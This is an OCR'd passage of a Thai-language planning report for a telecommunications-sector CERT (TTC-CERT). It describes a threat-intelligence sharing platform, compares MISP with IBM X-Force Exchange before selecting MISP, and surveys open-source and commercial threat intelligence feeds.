
รูปแบบการรับเข้า เผยแพร่ และแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ ผ่านระบบ Platform การแลกเปลี่ยนข้อมูล จาก**ภาพที่ 3**แสดงภาพรวมการนำเข้า เผยแพร่ และแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ ระบบ Platform การแลกเปลี่ยนข้อมูล จะนำเข้าข้อมูลภัยคุกคามทางไซเบอร์จากแหล่งข้อมูล ดังนี้ (1) แหล่งข้อมูลจากบริษัทด้านความมั่นคงปลอดภัยไซเบอร์ (2) แหล่งข้อมูลจากแหล่งข่าวเปิดจากภายนอก (Opensource Intelligence) (3) แหล่งข้อมูลจากสมาชิก เป็นต้น โดยข้อมูลเหล่านี้จะถูกรวบรวมนำเข้าสู่ระบบโดยอัตโนมัติ จากนั้นระบบ Platform การแลกเปลี่ยนข้อมูล จะดำเนินการวิเคราะห์และจัดการข้อมูลภัยคุกคาม โดยเชื่อมโยงความสัมพันธ์ของตัวบ่งชี้ภัยคุกคามทางไซเบอร์กับข้อมูลจากแหล่งข่าวอื่น ๆ โดยอัตโนมัติ ซึ่งสมาชิกสามารถเข้าถึงและแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ ได้ด้วยวิธีการต่าง ๆ ดังนี้ (1) เข้าถึงระบบโดยตัวผู้ใช้งานผ่าน Browser และ (2) เข้าถึงระบบผ่านระบบ Platform การแลกเปลี่ยนข้อมูลของสมาชิกเองโดยอัตโนมัติ ซึ่งทั้ง 2 วิธีจะมีการพิสูจน์ตัวตนเพื่อตรวจสอบสิทธิ์ก่อนเข้าถึงระบบทุกครั้ง ทั้งนี้ข้อมูลที่แลกเปลี่ยนระหว่างสมาชิกจะมีการกำหนด Traffic Light Protocol (TLP) ตามที่สมาชิกได้ตกลงกันทุกครั้ง เพื่อเป็นมาตรฐานและมาตรการควบคุมในการแลกเปลี่ยนข้อมูล



ภาพที่ 3 *แสดงภาพรวมการนำเข้า เผยแพร่ และแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์*


2.6.3. ระบบ Platform การแลกเปลี่ยนข้อมูล ที่จะนำมาใช้ในการพัฒนา

2.6.3.1. MISP (Malware Information Sharing Platform)[9]



ภาพที่ 4 *แสดงตัวอย่าง User Interface ของ Malware Information Sharing Platform*

[9] "MISP." https://www.misp-project.org/. Accessed 28 Aug. 2023.



ภาพที่ 5 *แสดงตัวอย่าง User Interface ของ Malware Information Sharing Platform*

MISP เป็น open source software สามารถนำมาใช้งานได้ฟรี และได้รับความนิยมมาก จนมีผู้ใช้งานมากกว่า 6,000 หน่วยงานทั่วโลก ทั้งนี้หน่วยงานในประเทศไทยหลายแห่งก็มีการนำ MISP มาใช้งาน เช่น สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์สำนักข่าวกรองแห่งชาติ (TCS-CERT) และ ศูนย์ไซเบอร์ทหารกองบัญชาการกองทัพไทย เป็นต้น ส่งผลให้เมื่อศูนย์ TTC-CERT นำ MISP มาใช้ในการ แลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์กับสมาชิกในภาคส่วน จะช่วยให้ศูนย์ TTC-CERT สามารถแลกเปลี่ยนข้อมูลกับหน่วยงานที่ใช้ MISP ได้ทันที หากมีความร่วมมือกันในด้านการแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ในอนาคต

การนำ MISP มาใช้ในการแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์นั้น จะต้องติดตั้งบนเครื่องแม่ข่ายซึ่งเป็นโครงสร้างพื้นฐานของผู้ใช้งานเอง ซึ่งประกอบไปด้วยเว็บเซิร์ฟเวอร์ ฐานข้อมูล และ Web Application เป็นต้น โดยข้อมูลทั้งหมดจะถูกเก็บไว้ในฐานข้อมูลบนเครื่องแม่ข่ายนี้ ซึ่งจะอยู่ภายใต้การควบคุมของผู้ใช้งานเองได้อย่างเต็มที่ แต่อย่างไรก็ตาม ผู้ใช้งานจะต้องมีมาตรการควบคุมในเรื่องการรักษาความปลอดภัย ตั้งแต่ในระดับระบบปฏิบัติการ การควบคุมในการเข้าถึง การบริหารจัดการช่องโหว่ และ การสำรองข้อมูล เป็นต้น สิ่งเหล่านี้จะต้องอยู่ในความรับผิดชอบของผู้ดูแลระบบของผู้ใช้งานเอง

หลังจากติดตั้ง MISP นั้น ข้อมูลจะเริ่มต้นด้วยฐานข้อมูลที่ไม่มีข้อมูลอะไรเลย ซึ่งระบบ MISP ที่แตกต่างกันสามารถเชื่อมต่อกันได้ผ่านโปรโตคอล TCP/IP ซึ่งช่วยให้ผู้ใช้งาน ได้รับข้อมูลภัยคุกคามทางไซเบอร์จากระบบ MISP อื่น ๆ จากนั้นจัดเก็บข้อมูลภัยคุกคามทางไซเบอร์เหล่านั้นไว้ในเครื่องแม่ข่าย (MISP) ของตน ซึ่งจะทำให้มั่นใจได้ว่าการสืบค้นข้อมูลในระบบ MISP จะยังคงเป็นความลับ และ จำกัดเฉพาะระบบ MISP ของผู้ใช้งานเองเท่านั้น

นอกจากนี้ ระบบ MISP สามารถแลกเปลี่ยนและประสานข้อมูลภัยคุกคามทางไซเบอร์กับระบบ MISP อื่น ๆ และ/หรือ ระบบ MISP ของภาคส่วนอื่น ๆ ที่ผู้ใช้งานกำหนดได้โดยอัตโนมัติ โดยระบบ MISP ได้ออกแบบ รูปแบบการแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์อยู่ 4 แบบ ได้แก่ (1) การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ภายในองค์กรของผู้ใช้งานเท่านั้น (2) การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ภายในภาคส่วน (sector) ของผู้ใช้งานเท่านั้น (3) การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ระหว่างภาคส่วน (sector) ที่ผู้ใช้งานกำหนดเท่านั้น และ (4) การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์กับทุกภาคส่วน(sector)


ระบบ MISP รองรับการส่งออกข้อมูลในรูปแบบ TAXII อีกทั้งยังรองรับ RESTful และ JSON-based API ที่สามารถใช้สำหรับการทำงานแบบอัตโนมัติ (automation) และสามารถส่งข้อมูลให้กับอุปกรณ์รักษาความปลอดภัยได้อีกด้วย นอกจากนี้ MISP ยังมี Python library คือ PyMISP ซึ่งพัฒนาโดยหน่วยงาน The Computer Incident Response Center Luxembourg (CIRCL) ซึ่ง PyMISP นี้ จะช่วยให้ผู้ใช้งานสามารถเข้าถึงและใช้งาน API ได้ง่ายมากยิ่งขึ้น

อีกทั้ง ระบบ MISP ยังถูกออกแบบมาให้สามารถกำหนดหรือปรับแต่ง taxonomy[10] ได้ เพื่อจัดประเภทและแท็ก (tag) เหตุการณ์ตามรูปแบบการจัดหมวดหมู่ การกำหนดชั้นความลับ การกำหนดรูปแบบวิธีการแลกเปลี่ยนหรือแชร์ข้อมูล การจัดหมวดหมู่ดังกล่าวสามารถเป็นแบบใช้งานเฉพาะในระบบ MISP ของผู้ใช้งานเท่านั้น หรือ สามารถแชร์รูปแบบการจัด taxonomy ให้ระหว่างระบบ MISP อื่น ๆ ตามที่ผู้ใช้งานกำหนดได้อีกด้วย สิ่งเหล่านี้จะเป็นประโยชน์ในการนำหลักการแลกเปลี่ยนข้อมูลแบบ Traffic Light Protocol (TLP) มากำหนดในระบบ MISP ได้อย่างดี

2.6.4. IBM’s X-Force Exchange[11]

[10] "MISP taxonomy format - MISP Standard." 29 Nov. 2017, https://www.misp-standard.org/rfc/misp-standard-taxonomy-format.html. Accessed 30 Sep. 2020.

[11] "IBM X-Force Exchange." https://exchange.xforce.ibmcloud.com/. Accessed 29 Sep. 2020.



ภาพที่ 6 *แสดงตัวอย่าง User Interface ของ IBM's X-Force Exchange*

X-Force Exchange พัฒนาโดย บริษัท ไอบีเอ็ม ซึ่งเป็นแพลตฟอร์มบนคลาวด์ (cloud-based threat intelligence platform) การใช้งาน X-Force Exchange ผู้ใช้งานต้องมีบัญชีผู้ใช้งาน (IBM ID) เพื่อเข้าถึงข้อมูลภัยคุกคามที่อยู่ใน X-Force Exchange โดยสมบูรณ์ (การเข้าถึงแบบไม่ระบุบัญชีผู้ใช้งานสามารถทำได้ แต่มีการใช้งานที่จำกัด) การเข้าใช้งานจะใช้เพียงเว็บเบราเซอร์ (web browser) ในการเข้าใช้งาน ซึ่งไม่จำเป็นต้องติดตั้งซอฟต์แวร์เพิ่มเติม โดยข้อมูลที่เกี่ยวกับภัยคุกคามทางไซเบอร์บน X-Force Exchange ทั้งหมด จะถูกเก็บไว้ในระบบคลาวด์ของ บริษัท ไอบีเอ็ม ดังนั้นผู้ใช้งาน จึงไม่ต้องกังวลเกี่ยวกับการบริหารจัดการช่องโหว่ และ การสำรองข้อมูล เป็นต้น

อย่างไรก็ดี การใช้งาน X-Force Exchange นั้น ข้อมูลจะอยู่ในระบบคลาวด์ของบริษัท ไอบีเอ็ม ส่งผลให้หากมีข้อมูลที่มีความอ่อนไหว (sensitive Data) ตามพระราชบัญญัติคุ้มครองข้อมูลส่วนบุคคล พ.ศ.2560 อาจไม่เหมาะสมกับวิธีการเก็บข้อมูลในลักษณะดังกล่าว

อีกทั้ง X-Force Exchange ใช้แนวคิดแบบ collection ซึ่งประกอบด้วยชุดข้อมูลที่เกี่ยวข้องกันกับเหตุการณ์ที่สนใจ โดยผู้ใช้งานสามารถรวบรวมเหตุการณ์ที่พบ และ/หรือ ตัวบ่งชี้ภัยคุกคามทางไซเบอร์ต่าง ๆ ใน collection จากนั้นสามารถแชร์กับผู้อื่น ๆ ได้มากเท่าที่ต้องการ ผู้ใช้งานอื่น ๆ เหล่านี้สามารถถูกกำหนดสิทธิ์ให้เป็น “ผู้ได้สิทธิ์อ่านเท่านั้น” หรือ “ผู้ได้สิทธิ์อ่านและเขียน” โดยในแต่ละ collection สามารถถูกกำหนดให้เป็น private หรือ public ได้ แต่อย่างไรก็ตาม การกำหนดวิธีการเข้าถึงข้อมูลแบบนี้ จะไม่สอดคล้องกับหลักการแลก

เปลี่ยนข้อมูลแบบ Traffic Light Protocol (TLP) แต่ X-Force Exchange อนุญาตให้ผู้ใช้งานสามารถปรับแต่งวิธีการเข้าถึงข้อมูลได้อย่างละเอียด โดยสามารถระบุว่าใคร (IBM ID) สามารถเข้าถึงข้อมูลของผู้ใช้งานได้

นอกจากนี้ X-Force Exchange ยังรองรับการส่งออกข้อมูลในรูปแบบ TAXII และให้บริการผ่าน RESTful API ที่ปลอดภัย และ ใช้ JSON-based API ซึ่งรองรับทั้งการเข้าถึงแบบ public และ การเข้าถึงที่ต้องมีการพิสูจน์ตัวตนและการตรวจสอบสิทธิ์ ผู้ใช้งานสามารถเขียนโมดูลของเองเพื่อเข้าถึงผ่าน API นี้ได้

จากการศึกษาเปรียบเทียบทั้ง 2 แพลตฟอร์ม (MISP กับ IBM's X-Force Exchange) เพื่อนำมาเป็นต้นแบบในการพัฒนาระบบ Platform การแลกเปลี่ยนข้อมูล ที่จะใช้งานในศูนย์ TTC-CERT นั้น จะเห็นได้ว่า MISP มีจุดเด่นในเรื่องการมีฐานข้อมูลกลางสำหรับเก็บข้อมูลภัยคุกคามทางไซเบอร์บนโครงสร้างพื้นฐานที่ควบคุมโดยผู้ใช้งานตั้งแต่ระดับระบบปฏิบัติการ ซึ่งฐานข้อมูลดังกล่าวสามารถจัดเก็บได้ทั้งข้อมูลทางเทคนิคและข้อมูลไม่ใช่ทางเทคนิค อีกทั้งสามารถกำหนดวิธีการแลกเปลี่ยนข้อมูลแบบ Traffic Light Protocol (TLP) ได้เป็นอย่างดี นอกจากนี้มีหลายหน่วยงานทั้งในและต่างประเทศมีการนำ MISP มาใช้ในการแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ ซึ่งจะช่วยให้ศูนย์ TTC-CERT สามารถแลกเปลี่ยนข้อมูลกับหน่วยงานที่ใช้ MISP ได้ง่ายขึ้น หากมีความร่วมมือกันในด้านการแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ในอนาคต ในขณะเดียวกัน IBM's X-Force Exchange นั้นเก็บข้อมูลข่าวกรองทางไซเบอร์ในระบบคลาวด์ของ บริษัท ไอบีเอ็ม ซึ่งในทางทฤษฎีเราไม่สามารถควบคุมข้อมูลที่อยู่ในระบบดังกล่าวได้อย่างเบ็ดเสร็จ และการกำหนดสิทธิ์การแลกเปลี่ยนข้อมูลขอ งIBM's X-Force Exchange ไม่สอดคล้องกับที่สมาชิกของศูนย์ TTC-CERT ต้องการ ดังนั้นศูนย์ TTC-CERT จะนำ MISP มาเป็นต้นแบบในการพัฒนาระบบ Platform การแลกเปลี่ยนข้อมูลต่อไป

2.7. รูปแบบและลักษณะของการเตรียมการเชื่อมต่อและใช้งาน Intelligence Feed

Threat Intelligence Feed หรือระบบป้อนข้อมูลจากฐานข้อมูลอัจฉริยะ เป็นการรวบรวมข้อมูลภัยคุกคามจากแหล่งต่าง ๆ จากทั่วทุกมุมโลก ผ่านกระบวนการวิเคราะห์ต่าง ๆ ตัวอย่างเช่น เพื่อให้ทราบว่าขณะนี้องค์กรกำลังเผชิญหน้ากับอะไร ผู้ที่อยู่เบื้องหลังคือใคร ต้องการทำอะไร ระบบใดที่เป็นเป้าหมาย รวมไปถึงพฤติกรรมของผู้ที่อยู่เบื้องหลังเหล่านั้น เพื่อให้องค์กรสามารถหามาตรการควบคุมและรับมือกับภัยคุกคามไซเบอร์ต่าง ๆ ได้อย่างมีประสิทธิภาพและทันท่วงที (ทั้งนี้อาจไม่ได้มีข้อมูลของทุก ๆ รายการใน Report เดียวกัน)

การเข้าถึงข้อมูลดังกล่าว จะต้องมีการจัดหาข้อมูลจากผู้ให้บริการ (Threat Intelligence Provider) และนำมาเชื่อมต่อกับระบบ Platform การแลกเปลี่ยนข้อมูลที่ศูนย์ TTC-CERT วิจัยและพัฒนาขึ้นมา เพื่อให้สมาชิกสามารถใช้งานได้ร่วมกัน ทั้งนี้ การจัดหาข้อมูลของระบบป้อนข้อมูลจากฐานข้อมูลอัจฉริยะ (Threat Intelligence Feed) ทำให้เกิดภาระค่าใช้จ่ายที่ค่อนข้างสูง อย่างไรก็ตาม ผู้ประกอบกิจการโทรคมนาคมมีความเห็นร่วมกันว่าข้อมูลของระบบป้อนข้อมูลจากฐานข้อมูลอัจฉริยะ (Threat Intelligence Feed) มีความจำเป็นต่อศูนย์ TTC-CERT เพื่อที่สมาชิกจะได้รับทราบความเคลื่อนไหวเกี่ยวกับภัยคุกคามที่อาจจะเกิดขึ้นต่ออุตสาหกรรมโทรคมนาคม และจะได้มีการเตรียมความพร้อมรับมือต่อภัยคุกคามดังกล่าวได้อย่างทันท่วงที

ประโยชน์ของข้อมูลของระบบป้อนข้อมูลจากฐานข้อมูลอัจฉริยะ (Threat Intelligence Feed) จากผู้ให้บริการที่มีความเชี่ยวชาญทางด้านภัยคุกคามทางไซเบอร์ (Commercial Threat Intelligence Feed) มีดังนี้

(1) ข้อมูลมีความน่าเชื่อถือและพร้อมใช้งานได้ทันที เนื่องจากแหล่งที่มาของข้อมูลนั้นมาจากการโจมตีที่เกิดขึ้นจริงจากหลาย ๆ ที่ทั่วโลกและถูกตรวจสอบ พร้อมทั้งมีการกลั่นกรองมาจากทีมงานวิจัยของผู้ให้บริการมาแล้ว

(2) ข้อมูลจะช่วยให้ทางทีมงานของศูนย์ TTC-CERT สามารถใช้ในการวิเคราะห์สืบสวน จัดลำดับความสำคัญ เชื่อมโยงความสัมพันธ์ หาต้นตอของภัยการโจมตี และแจ้งเตือนต่อสมาชิกได้อย่างรวดเร็ว เนื่องจากทีมงานวิจัยของผู้ให้บริการทำการสรุปและให้ ข้อมูลเชิงลึก (Full Context) เช่น ตระกูลมัลแวร์ แคมเปญการโจมตี ผู้อยู่เบื้องหลังการโจมตี พฤติกรรมการโจมตี และ ช่องโหว่ที่ถูกโจมตี

(3) ข้อมูลจะช่วยให้ทางทีมงานของทางศูนย์ TTC-CERT และสมาชิกสามารถตอบสนองต่อภัยคุกคาม ตลอดจนลดผลกระทบที่อาจเกิดขึ้นได้อย่างรวดเร็ว โดยทำการแลกเปลี่ยนข้อมูลเกี่ยวกับองค์ประกอบสำคัญของการการโจมตี (เช่น IP address, URL, Domain, Hash ฯลฯ) จากแหล่งข้อมูลภัยคุกคามอัจฉริยะของผู้ให้บริการ ไปยังระบบ Platform การแลกเปลี่ยนข้อมูลของทางศูนย์ TTC-CERT เพื่อใช้เป็นข้อมูลในการป้องกันภัยคุกคามทางไซเบอร์ได้ทันท่วงที

(4) สามารถสร้างแหล่งข้อมูลสำคัญขนาดใหญ่สำหรับศูนย์ TTC-CERT ในการค้นคว้าวิจัย และศึกษาเกี่ยวกับภัยคุกคามทางไซเบอร์ เช่น วิเคราะห์การทำงานของมัลแวร์เชิงลึก วิเคราะห์แนวโน้มและพฤติกรรมการโจมตีรูปแบบต่าง ๆ ช่องโหว่ที่มัลแวร์ใช้ในการโจมตี เชื่อม

โยงความสัมพันธ์ของเหตุการณ์ต่าง ๆ ที่เกิดขึ้น ฯลฯ เพื่อนำมาใช้ในการส่ง แลกเปลี่ยน หรือแชร์ข้อมูลภัยคุกคามทางไซเบอร์ รวมถึงวิธีป้องกันภัยคุกคามทางไซเบอร์ให้กับสมาชิก

2.7.1. ระบบป้อนข้อมูลจากฐานข้อมูลอัจฉริยะ จากแหล่งข้อมูลเปิด (Open Source Threat Intelligence Feed) เป็นข้อมูลที่ได้มาจากแหล่งข้อมูล และ/หรือ สารสนเทศที่มีให้สำหรับสาธารณะสามารถนำไปใช้งานได้โดยไม่มีค่าใช้จ่าย โดยตัวอย่าง Open Source Threat Intelligence ที่สามารถนำมาใช้งานได้มี ดังนี้

(1) AlienVault – Open Threat Exchange (OTX)[12] - AlienVault OTX เปิดให้สาธารณะทั่วโลกสามารถเข้าถึงข้อมูลภัยคุกคามทางไซเบอร์ ปัจจุบันมีผู้เข้าร่วมใช้งานมากกว่า 65,000 คนใน 140 ประเทศ ซึ่งมีส่วนช่วยในการแบ่งปันข้อมูลเกี่ยวกับภัยคุกคามทางไซเบอร์มากกว่า 14 ล้านครั้งต่อวัน

(2) AbuseIPDB[13] - AbuseIPDB เป็นโครงการที่จัดทำขึ้นเพื่อช่วยต่อต้านการแพร่กระจายของแฮกเกอร์ สแปม บนอินเทอร์เน็ต โดยมีการรายงานหมายเลข IP Address ที่เกี่ยวข้องกับพฤติกรรมที่เป็นภัยคุกคามทางไซเบอร์โดยผู้ใช้งานเป็นจำนวนมากอีกด้วย

(3) AutoShun[14] - เป็นหน่วยงานที่ให้บริการข้อมูลหมายเลข IP Address ที่เป็นอันตรายสูงสุด 2,000 รายการ และข้อมูลอื่น ๆ ที่เป็นประโยชน์

(4) Cyber Cure free intelligence feeds[15] - Cyber Cure ให้บริการฐานข้อมูลภัยคุกคามทางไซเบอร์ฟรี โดยมีรายการของหมายเลข IP Address ที่เกี่ยวข้องกับพฤติกรรมที่เป็นภัยคุกคามทางไซเบอร์และโจมตีเครื่องแม่ข่ายอื่น ๆ บนอินเทอร์เน็ต นอกจากนี้ มีรายการ URL ที่มัลแวร์ใช้ในการสื่อสารกับ command and control และรายการ hash files ของมัลแวร์ที่กำลังแพร่ระบาดอยู่ในอินเทอร์เน็ต ทั้งนี้ Cyber Cure ใช้เซ็นเซอร์ (sensor) ในการรวบรวมข้อมูลการโจมตีทางไซเบอร์ที่มีอัตราความผิดพลาดที่ต่ำมาก (low false positive rate)

(5) DigitalSide Threat-Intel[16] - DigitalSide รวบรวมข้อมูลเกี่ยวกับ threat indicators โดยอิงจากการวิเคราะห์มัลแวร์, URL, IP Address และ domain ที่ถูกโจมตี วัตถุประสงค์ของโครงการนี้คือเพื่อการพัฒนาและทดสอบวิธีการใหม่ ๆ ในการค้นหา วิเคราะห์ รวบรวม และแบ่งปัน threat indicators ที่เกี่ยวข้องให้กับ SOC/CSIRT/ CERT

[12] "AlienVault - Open Threat Exchange." https://otx.alienvault.com/. Accessed 7 Oct. 2020.

[13] "AbuseIPDB." https://www.abuseipdb.com/. Accessed 8 Oct. 2020.

[14] "AutoShun.org – RiskAnalytics." https://www.riskanalytics.com/ra-labs/autoshun-org/. Accessed 8 Oct. 2020.

[15] "CyberCure - Free Cyber Intelligence Feeds." http://www.cybercure.ai/. Accessed 8 Oct. 2020.

[16] "DigitalSide Threat-Intel." https://osint.digitalside.it/ . Accessed 8 Oct. 2020.

(6) OPSWAT's threat intelligence feed[17] - เป็น Threat Intelligence Feeds ที่มีการรายงาน malware hash signatures ใหม่ ๆ อยู่ตลอดเวลา ได้แก่ MD5, SHA1 และ SHA256 โดย malware hash เหล่านี้ถูกพบโดย MetaDefender Cloud โดยจะรายงานข้อมูลของมัลแวร์ที่เกิดขึ้นในรอบใน 24 ชั่วโมง ส่งผลให้ Threat Intelligence Feeds ของ OPSWAT ได้รับการปรับปรุงข้อมูลมัลแวร์ที่ตรวจพบทุกวัน เพื่อให้ข้อมูลภัยคุกคามที่ได้สามารถดำเนินการได้ทันท่วงที

(7) The Spamhaus project[18] - The Spamhaus project เป็นองค์กรไม่แสวงหาผลกำไรระหว่างประเทศที่ติดตามข้อมูลเกี่ยวกับ สแปม และภัยคุกคามทางไซเบอร์ เช่น ฟิชชิ่ง (phishing) มัลแวร์ (malware) และบ็อตเน็ต (botnet) โดยข้อมูลที่ให้บริการเป็นข้อมูลเกี่ยวกับภัยคุกคามทางไซเบอร์แบบเรียลไทม์ และมีความแม่นยำสูง อีกทั้ง The Spamhaus project ยังมีการทำงานร่วมกับหน่วยงานบังคับใช้กฎหมาย เพื่อระบุและติดตามแหล่งที่มาของสแปมและมัลแวร์ทั่วโลก

2.7.2. ระบบป้อนข้อมูลจากฐานข้อมูลอัจฉริยะ จากแหล่งข้อมูลแบบคอมเมอร์เชียล (Commercial Threat Intelligence Feed) เป็นข้อมูลที่ได้มาจากแหล่งข้อมูลที่รวบรวมหรือสร้างขึ้นมาโดยบริษัทที่มีความเชี่ยวชาญด้านภัยคุกคามทางไซเบอร์ซึ่งการนำข้อมูลมาใช้งานจะมีค่าใช้จ่ายตามที่แต่ละบริษัทกำหนด โดยตัวอย่าง Commercial Threat Intelligence ที่สามารถนำมาใช้งานได้มี ดังนี้

(1) Mandiant Advantage: Threat Intelligence[19] - Mandiant Threat Intelligence ให้บริการข้อมูลภัยคุกคามทางไซเบอร์แก่องค์กรต่าง ๆ เกี่ยวกับภัยคุกคามที่เกิดขึ้นโดยใช้ นักวิเคราะห์และนักวิจัย ที่มีประสบการณ์เกี่ยวกับภัยคุกคามทางไซเบอร์มากกว่า 300 คน และมากกว่า 200,000 ชั่วโมงในปี 2562 อีกทั้ง Mandiant มีฐานข้อมูลเกี่ยวกับผู้โจมตีและภัยคุกคามล่าสุดมากกว่าบริษัทอื่น ๆ ในอุตสาหกรรมนี้ เนื่องจากเป็นบริษัทที่ทำธุรกิจเกี่ยวกับการตอบสนองภัยคุกคามทางไซเบอร์

(2) Kaspersky Threat Data Feeds[20] - Threat Intelligence Feeds ของ Kaspersky เป็นข้อมูลที่รวบรวมมาจากหลาย ๆ แหล่งที่มา และเป็นแหล่งข้อมูลที่มีความน่าเชื่อถือสูง เช่น จาก Kaspersky Security Network, จากโปรแกรมรวบรวมข้อมูลของ Kaspersky เอง, จากบริการ Botnet Monitoring (เป็นการตรวจสอบเป้าหมายการโจมตีและวิธีการโจมตี

[17] "OPSWAT | Threat Intelligence Feed - Blacklist the Most ...." https://www.opswat.com/developers/threat-intelligence-feed. Accessed 8 Oct. 2020.

